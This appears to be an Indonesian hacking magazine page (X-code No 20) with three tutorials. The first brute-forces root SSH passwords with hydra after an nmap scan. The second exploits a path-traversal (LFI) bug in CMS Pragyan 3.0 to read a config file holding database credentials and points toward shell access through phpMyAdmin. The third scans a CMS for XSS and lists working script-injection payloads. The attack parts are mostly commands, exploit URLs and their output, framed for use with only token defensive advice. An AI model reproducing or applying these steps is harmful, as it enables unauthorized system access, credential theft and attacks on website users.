Pertama-tama kita asumsikan target kita adalah 192.168.1.11, kita lakukan NMAP dulu untuk memastikan target port 22 untuk service SSH terbuka.

```
bt ~ # nmap -A 192.168.1.11

Starting Nmap 4.60 ( http://nmap.org ) at 2011-11-08 09:11 GMT
Interesting ports on 192.168.1.11:
Not shown: 1713 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7 (protocol 2.0)
6000/tcp   open  X11       (access denied)
MAC Address: C4:46:19:6B:88:C1 (Unknown)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.23
Uptime: 0.023 days (since Tue Nov 8 08:38:42 2011)
Network Distance: 1 hop
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at http://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 22.414 seconds
bt ~ #
```


Dari hasil dengan scanning NMAP ditemukan bahwa port 22 terbuka dengan service SSH, kita coba langsung hack saja dengan hydra, pastikan kamus.txt sudah disiapkan untuk melakukan brute force.

```
bt ~ # hydra -l root -P kamus.txt 192.168.1.11 ssh2
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2011-11-08 09:04:42
[DATA] 12 tasks, 1 servers, 12 login tries (l:1/p:12), ~1 tries per task
[DATA] attacking service ssh2 on port 22
[STATUS] attack finished for 192.168.1.11 (waiting for childs to finish)
[22][ssh2] host: 192.168.1.11 login: root password:
Hydra (http://www.thc.org) finished at 2011-11-08 09:04:47
```

Bingo kita mendapatkan passwordnya, untuk kali ini passwordnya penulis samarkan karena suatu hal, oke di sini penulis coba login dengan password yang didapat.

```
bt ~ # ssh 192.168.1.11
The authenticity of host '192.168.1.11 (192.168.1.11)' can't be established.
RSA key fingerprint is 98:ee:60:ff:57:b0:0c:eb:e5:97:cb:cd:18:60:2a:7f.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.11' (RSA) to the list of known hosts.
root@192.168.1.11's password:
Last login: Mon Nov 7 06:11:01 2011 from 192.168.1.10
[root@localhost ~]# pwd
/root
[root@localhost ~]# whoami
root
[root@localhost ~]# ls -al
total 112
drwxr-xr-x 12 root root 4096 2011-11-07 06:08 ./
drwxr-xr-x 21 root root 4096 2011-11-07 05:54 ../
-rw-r--r-- 1 root root 145 2006-08-04 19:34 .bash_completion
-rw-r--r-- 1 root root 1576 2011-11-06 19:04 .bash_history
-rw-r--r-- 1 root root 24 2006-08-04 19:34 .bash_logout
-rw-r--r-- 1 root root 106 2006-08-04 19:34 .bash_profile
```


Login berhasil dengan backtrack ke server target. Jika anda administrator dan menggunakan password dengan kemungkinan masih bisa ditebak dengan mudah maka anda lebih baik mengganti passwordnya dengan lebih kompleks atau menambah password lama dengan kombinasi angka dan sebagainya.

Oleh Kurniawan - yk_family_code@yahoo.com

Membedah celah keamanan LFI pada CMS Pragyan 3.0 yang dapat memungkinkan untuk mengakses shell pada target

Sebenarnya penulis membedah bug pada LFI ini sudah ada di artikel sebelumnya di <http://blog.xcode.or.id/?p=565>, pada kasus tersebut adalah pada plugin wordpress, di sini saya membahas pada CMS Pragyan 3.0, bug ini ditemukan oleh Or4nG.M4n. Di sini penulis membahas lagi tentang LFI untuk menunjukkan bahwa celah keamanan LFI itu tidak harus selalu dengan environ jika ingin mendapatkan akses shell pada komputer target.

Di sini penulis mencoba melakukan testingnya di localhost.



file index.php

```
226 }
227
228 ///The URL points to a file. Download permissions for the file a
229 if(isset($_GET['fileget'])) {
230     require_once($sourceFolder."/download.lib.php");
231     $action="";
232     if(isset($_GET['action']))
233         $action = $_GET['action'];
234     download($pageId,$userId,$_GET['fileget'],$action);
235     exit();
236 }
```

download.lib.php

```

10: * @package pragyan
11: * @copyright (c) 2010 Pragyan Team
12: * @license http://www.gnu.org/licenses/ GNU Public License
13: * For more details, see README
14: */
15:
16: function download($pageId, $userId, $fileName,$action='') {
17:
18:
19:     if($pageId===false) {
20:         header("http/1.0 404 Not Found" );
21:         echo "404 Not Found";
22:     }
23: }

```

Kita langsung saja mencoba untuk mendownload file `readme_en.txt`


http://localhost/shop/?page=/&action=profile&fileget=../../../../../../../../readme_en.txt



```
9NZplmuR.doc - Notepad
File Edit Format View Help
##### Apache Friends XAMPP (Basis Package) version 1.7.3 #####
+ Apache 2.2.14 (IPv6 enabled)
+ MySQL 5.1.41 (Community Server) with PBXT engine 1.0.09-rc
+ PHP 5.3.1 (PEAR, Mail_Mime, MDB2, Zend)
+ Perl 5.10.1 (Bundle::Apache2, Apache2::Request, Bundle::Apache::ASP,
Bundle::Email, Bundle::DBD::mysql, DBD::SQLite, Randy Kobes PPM)
+ XAMPP Control Version 2.5.8 (ApacheFriends Edition)
+ XAMPP CLI Bundle 1.6
```

Isi file readme_en.txt kita dapat, sekarang kita coba lebih extreme untuk mendapatkan akses ke database hihhi.

<http://localhost/shop/?page=/&action=profile&fileget=../../../../../htdocs/shop/cms/config.inc.php>



```
cg6e7glM.doc - WordPad
File Edit View Insert Format Help
[Icons]

<?php
/**
 * @package pragyan
 * @copyright (c) 2010 Pragyan Team
 * @license http://www.gnu.org/licenses/ GNU Public License
 * For more details, see README
 */

/*****MYSQL SETTINGS*****/
// defining the ip address of the mysql server.
define("MYSQL_SERVER","localhost");

// defining the username to connect to the database.
define("MYSQL_USERNAME","root");


// defining the password used to connect to the database.
define("MYSQL_PASSWORD","tehhiiau");

// defining the name of the database to connect to.
define("MYSQL_DATABASE","shop");
```

Bingo, kita mendapatkan username dan password mysqlnya :D

Jika sudah mendapatkan username dan passwordnya ya dapat dicoba kita panggil phpmyadminnya.

<http://localhost/phpmyadmin>



Saat berhasil login maka tampil halaman PhpMyadmin.



Bingo jika sudah mendapatkan akses phpmyadmin maka dengan sedikit eksploitasi, anda dapat dengan mudah mengakses shell pada komputer target. Dengan ini maka sudah dapat diketahui bahwa untuk mendapatkan shell di komputer target itu tidak harus melalui environ, karena akses environ banyak yang sudah ditutup pada distro-distro linux yang baru, belum lagi jika targetnya windows server hehe. Apakah anda salah satu orang yang berpikir bahwa environ adalah satu-satunya cara untuk mendapatkan akses pada LFI ? Cape deh :D

Oleh Kurniawan - yk_family_code@yahoo.com

Contoh cara instant menjadi perilis advisory security



Di sini penulis akan membahas tentang bagaimana sih cara menjadi seorang penemu bug secara instant pada suatu CMS. Di sini penulis asumsikan untuk bug XSS yang ingin dicari.

Jika anda belum mengetahui XSS, masuk aja di artikel tulisan saya sebelumnya yang membahas tentang Teknik XSS (Cross Site Scripting) untuk mendapatkan shell target si pembuka URL, <http://blog.xcode.or.id/?p=634>.

Baiklah kita langsung saja.

Silahkan coba download XSS Scanner di <http://www.lo0.ro/2011/python-xss-scanner>, lalu cari CMS-CMS yang bertebaran di internet lalu dites apakah punya celah XSS atau tidak.

Contohnya CMS yang ditemukan bugnya oleh th3.g4m3_0v3r sebelumnya yaitu CMS wcms yang CMS-nya bisa anda download di <http://code.google.com/p/wcms>, **katakanlah** diasumsikan anda tidak tahu CMS ini ada bugnya atau tidak, lalu tinggal pasang saja CMS itu di web server anda, disitu cukup diteliti apakah pada CMS ini ada bug XSS atau tidak.

Oke lanjut. Di sini Setelah anda download XSS Scanner dan CMS itu, jangan lupa download ActivePython lalu diinstall.

Setelah terinstall ActivePython dan sudah terpasang web CMSnya di web server, maka tinggal anda jalankan saja XSS Scannernya dengan perintah seperti pada gambar.

```
Command Prompt

C:\Python26>python xss2.py -s http://localhost/wcms
xss2.py:15: DeprecationWarning: the sets module is deprecated
  import sys, urllib2, re, sets, random, httplib, time, socket

      d3hydr8[at]gmail[dot]com XSS Scanner v1.3

[+] XSS_scan Loaded
[-] Verbose Mode Off
[+] Alert: D3HYDR8%2D0wNz%2DY0U
[+] XSS Payloads: 6
[+] Site: http://localhost/wcms
[+] Port: 80
[+] Started: Thu Jan 12 02:05:55 2012

[-] Cancel: Press Ctrl-C

[+] Searching: localhost/wcms
[+] Variables: 2 | Actions: 0 | Fields: 2
[+] Avg Requests: 24

[!] XSS: localhost/wcms/?p=%22%3E%3Cscript%3Ealert%28%27D3HYDR8%2D0wNz%2DY0U%27%
29%3C%2Fscript%3E
```



```
Command Prompt

[+] Searching: localhost/wcms
[+] Variables: 2 ; Actions: 0 ; Fields: 2
[+] Avg Requests: 24

[!] XSS: localhost/wcms/?p=%22%3E%3Cscript%3Ealert%28%27D3HYDR8%2D0wNz%2DY0U%27%
29%3C%2Fscript%3E
[+] Response: 200 OK
[+] Collecting Emails: localhost

[!] XSS: localhost/wcms/?p='';!--"<%27D3HYDR8%2D0wNz%2DY0U%27>=&<()>
[+] Response: 200 OK

[!] XSS: localhost/wcms/?p=';alert(0)///';alert(1)///%22;alert(2)///%22;alert(3)///
--%3E%3C/SCRIPT%3E%22%3E'%3E%3CSCRIPT%3Ealert(%27D3HYDR8%2D0wNz%2DY0U%27)%3C/SCR
IPT%3E=&<()%22);>alert(6);function
[+] Response: 200 OK

[!] XSS: localhost/wcms/?p=</textarea><script>alert(%27D3HYDR8%2D0wNz%2DY0U%27)<
/script>
[+] Response: 200 OK

[+] Potential XSS found: 4
```

Bingo, kita mendapatkan bugnya XSS pada CMS tersebut.

Setelah itu tinggal kita tes langsung.

<http://localhost/wcms/?p=%22%3E%3C/TITLE%3E%3CIFRAME%20src=http://192.168.1.2%3E%3CIFRAME%3E>




Bingo, ternyata berhasil, setelah itu kirim saja apa yang anda temukan ke situs-situs security, dan mungkin anda akan dikenal sebagai hacker elite oleh orang-orang tertentu, hacker elite? ah anda bercanda.

Oleh Kurniawan – yk_family_code@yahoo.com

> MEDIA X-CODE <



[Website Yogyakarta](#)



[Forum Yogyakarta X-code \(phpBB\)](#)



[Mailing List Yogyakarta X-code](#)



[Facebook Yogyakarta X-code](#)



[Blog Yogyakarta X-code](#)



[Hacker's Social Network](#)



[Download X-code Magazine](#)



[Download product-product X-code](#)




[Download Linux X-code 0.0.2](#)




[Download X-code Galaxy](#)



[Download ISO CD YF 2008-2009](#)




[Liputan TV - YogyaFree](#)



[Perpustakaan X-code](#)



[X-code Chat \(with AJAX\)](#)



[Event Yogyakarta X-code](#)



[Corporate & Community Support](#)



[X-code Shopping](#)



[Konsultasi Gratis](#)



[Contact Support](#)



[Kantor maya X-code](#)

X-code Magazine No 20



Yogyafree X-code hanya membuka pengiriman artikel, tutorial yang berhubungan dengan hacking dan keamanan komputer. Pengiriman dikirim ke yk_family_code@yahoo.com